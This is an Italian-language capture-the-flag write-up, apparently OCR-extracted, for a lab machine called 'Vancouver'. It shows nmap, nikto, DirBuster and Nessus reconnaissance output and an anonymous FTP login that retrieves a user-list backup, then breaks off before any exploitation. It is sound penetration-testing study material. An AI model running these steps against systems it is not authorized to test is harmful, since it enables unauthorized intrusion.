
VANCOUVER

La Missione: Scatena le tue abilità per conquistare i privilegi di root. Ci sono almeno due percorsi segreti per raggiungere il dominio totale su questa macchina. Durante il tuo viaggio, esplora a fondo ogni angolo nascosto per svelare tutti i suoi misteri.

- Trovate tutti i modi possibili per diventare root.

INFO PRELIMINARI


TRAMITE NMAP:



```
┌──(kali㉿kali)-[~]
└─$ nmap -sn 192.168.50.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-01 06:30 EDT
Nmap scan report for 192.168.50.1 (192.168.50.1)
Host is up (0.0064s latency).
MAC Address: 52:55:C0:A8:32:01 (Unknown)
Nmap scan report for 192.168.50.2 (192.168.50.2)
Host is up (0.0064s latency).
MAC Address: 08:00:27:1D:4C:9F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.50.6 (192.168.50.6)
Host is up (0.0041s latency).
MAC Address: 08:00:27:B9:0A:3A (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.50.10 (192.168.50.10)
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.25 seconds

┌──(kali㉿kali)-[~]
└─$ nmap -Pn 192.168.50.6
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-01 06:30 EDT
Nmap scan report for 192.168.50.6 (192.168.50.6)
Host is up (0.0063s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:B9:0A:3A (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.73 seconds
```

trovato l’indirizzo Ip della macchina, 192.168.50.6
fatto uno scan delle porte aperte.


TRAMITE NITKO



```
┌──(kali㉿kali)-[~]
└─$ nikto -url http://192.168.50.6
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.50.6
+ Target Hostname:    192.168.50.6
+ Target Port:        80
+ Start Time:         2025-11-01 06:36:59 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.2.22 (Ubuntu)
+ /: Server may leak inodes via ETags, header found with file /, inode: 2140, size: 177, mtime: Sat Mar  3 14:17:59 2018. S
ee: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/He
aders/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a d
ifferent fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-conten
t-type-header/
+ /backup_wordpress/: Retrieved x-powered-by header: PHP/5.3.10-1ubuntu3.26.
+ /backup_wordpress/: Drupal Link header found with value: </backup_wordpress/?rest_route=/>; rel="https://api.w.org/". See
: https://www.drupal.org/
+ /robots.txt: Entry '/backup_wordpress/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger
.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: contains 1 entry which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/Rob
ots.txt
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The f
ollowing alternatives for 'index' were found: index.html. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exch
ange.xforce.ibmcloud.com/vulnerabilities/8275
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS .
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8910 requests: 0 error(s) and 13 item(s) reported on remote host
+ End Time:           2025-11-01 06:38:08 (GMT-4) (69 seconds)
```


lista di vulnerabilità trovato dallo scan dell'url

TRAMITE DIRBUSTER:
directory segrete dato l'URL



```
DirBuster 1.0-RC1 - Report
http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project
Report produced on Sat Nov 01 07:29:46 EDT 2025
--------------------------------

http://192.168.50.6:80
--------------------------------

Directories found during testing:

Dirs found with a 200 response:

/

Dirs found with a 403 response:

/cgi-bin/
/icons/
/doc/
/icons/small/
/server-status/


--------------------------------
Files found during testing:

Files found with a 200 responce:

/index.html
/index
/icons/README
/icons/README.html
/robots

Files found with a 301 responce:

/icons/small

Files found with a 403 responce:

/server-status


--------------------------------
```

TRAMITE NESSUS
scan delle vulnerabilità gradate secondo il CVSS



Vulnerabilities

201429 - Canonical Ubuntu Linux SEoL (12.04.x)

Synopsis

An unsupported version of Canonical Ubuntu Linux is installed on the remote host.

Description

According to its version, Canonical Ubuntu Linux is 12.04.x. It is, therefore, no longer maintained by its vendor or provider.

Lack of support implies that no new security patches for the product will be released by the vendor. As a result, it may contain security vulnerabilities.

See Also

http://www.nessus.org/u?6c0a4182


Solution

Upgrade to a version of Canonical Ubuntu Linux that is currently supported.

Risk Factor

Critical

192.168.50.6 4



88098 - Apache Server ETag Header Information Disclosure

Synopsis

The remote web server is affected by an information disclosure vulnerability.

Description

The remote web server is affected by an information disclosure vulnerability due to the ETag header providing sensitive information that could aid an attacker, such as the inode number of requested files.

See Also

http://httpd.apache.org/docs/2.2/mod/core.html#FileETag

Solution

Modify the HTTP ETag header of the web server to not include file inodes in the ETag header calculation. Refer to the linked Apache documentation for more information.

Risk Factor

Medium

CVSS v3.0 Base Score

5.3 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N)

CVSS v3.0 Temporal Score

4.6 (CVSS:3.0/E:U/RL:O/RC:C)

VPR Score

5.9

90317 - SSH Weak Algorithms Supported

Synopsis

The remote SSH server is configured to allow weak encryption algorithms or no algorithm at all.

Description

Nessus has detected that the remote SSH server is configured to use the Arcfour stream cipher or no cipher at all. RFC 4253 advises against using Arcfour due to an issue with weak keys.

See Also

https://tools.ietf.org/html/rfc4253#section-6.3

Solution

Contact the vendor or consult product documentation to remove the weak ciphers.

Risk Factor

Medium

CVSS v2.0 Base Score

4.3 (CVSS2#AV:N/AC:M/Au:N/C:P/I:N/A:N)

Plugin Information

Published: 2016/04/04, Modified: 2016/12/14

Plugin Output

tcp/22/ssh

10114 - ICMP Timestamp Request Remote Date Disclosure

Synopsis

It is possible to determine the exact time set on the remote host.

Description

The remote host answers to an ICMP timestamp request. This allows an attacker to know the date that is set on the targeted machine, which may assist an unauthenticated, remote attacker in defeating time-based authentication protocols.

Timestamps returned from machines running Windows Vista / 7 / 2008 / 2008 R2 are deliberately incorrect, but usually within 1000 seconds of the actual system time.

Solution

Filter out the ICMP timestamp requests (13), and the outgoing ICMP timestamp replies (14).

Risk Factor

Low

VPR Score


2.2

EPSS Score

0.0037

CVSS v2.0 Base Score

2.1 (CVSS2#AV:L/AC:L/Au:N/C:P/I:N/A:N)



71049 - SSH Weak MAC Algorithms Enabled

Synopsis

The remote SSH server is configured to allow MD5 and 96-bit MAC algorithms.

Description

The remote SSH server is configured to allow either MD5 or 96-bit MAC algorithms, both of which are considered weak.

Note that this plugin only checks for the options of the SSH server, and it does not check for vulnerable software versions.

Solution

Contact the vendor or consult product documentation to disable MD5 and 96-bit MAC algorithms.

Risk Factor

Low

CVSS v2.0 Base Score


2.6 (CVSS2#AV:N/AC:H/Au:N/C:P/I:N/A:N)

Plugin Information

Published: 2013/11/22, Modified: 2016/12/14

Plugin Output

tcp/22/ssh



70658 - SSH Server CBC Mode Ciphers Enabled

Synopsis

The SSH server is configured to use Cipher Block Chaining.

Description

The SSH server is configured to support Cipher Block Chaining (CBC) encryption. This may allow an attacker to recover the plaintext message from the ciphertext.

Note that this plugin only checks for the options of the SSH server and does not check for vulnerable software versions.

Solution

Contact the vendor or consult product documentation to disable CBC mode cipher encryption, and enable CTR or GCM cipher mode encryption.

Risk Factor

Low

CVSS v3.0 Base Score

3.7 (CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N)

VPR Score

1.4


EPSS Score

0.0307

CVSS v2.0 Base Score


queste le problematiche maggiori

utilizzo ftp per vedere se ci sono dei dati legati ad eventuali password.



```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.50.6
Connected to 192.168.50.6.
220 (vsFTPd 2.3.5)
Name (192.168.50.6:kali):
530 This FTP server is anonymous only.
ftp: Login failed
ftp>
zsh: suspended  ftp 192.168.50.6
```


provo ad avviare la connessione tramite ftp e l'ftp server dice che è settato su anonymous only, quindi provo l'accesso mettendo anonymous nella sezione Name:



```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.50.6
Connected to 192.168.50.6.
220 (vsFTPd 2.3.5)
Name (192.168.50.6:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||16744|).
150 Here comes the directory listing.
drwxr-xr-x    2 65534    65534        4096 Mar 03  2018 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||47652|).
150 Here comes the directory listing.
-rw-r--r--    1 0        0              31 Mar 03  2018 users.txt.bk
226 Directory send OK.
ftp> cd user.txt.bk
550 Failed to change directory.
ftp> ls -la
229 Entering Extended Passive Mode (|||30256|).
150 Here comes the directory listing.
drwxr-xr-x    2 65534    65534        4096 Mar 03  2018 .
drwxr-xr-x    3 0        0            4096 Mar 03  2018 ..
-rw-r--r--    1 0        0              31 Mar 03  2018 users.txt.bk
226 Directory send OK.
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||14906|).
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
100% |***********************************************************************|    31        0.03 KiB/s    --:-- ETA
226 Transfer complete.
31 bytes received in 00:00 (0.03 KiB/s)
ftp>
zsh: suspended  ftp 192.168.50.6
```


mi muovo nella macchina linux e utilizzo il comando put "users.txt.bk " per scaricare l'unico file che vedevo.

al suo interno provo una lista di nomi:



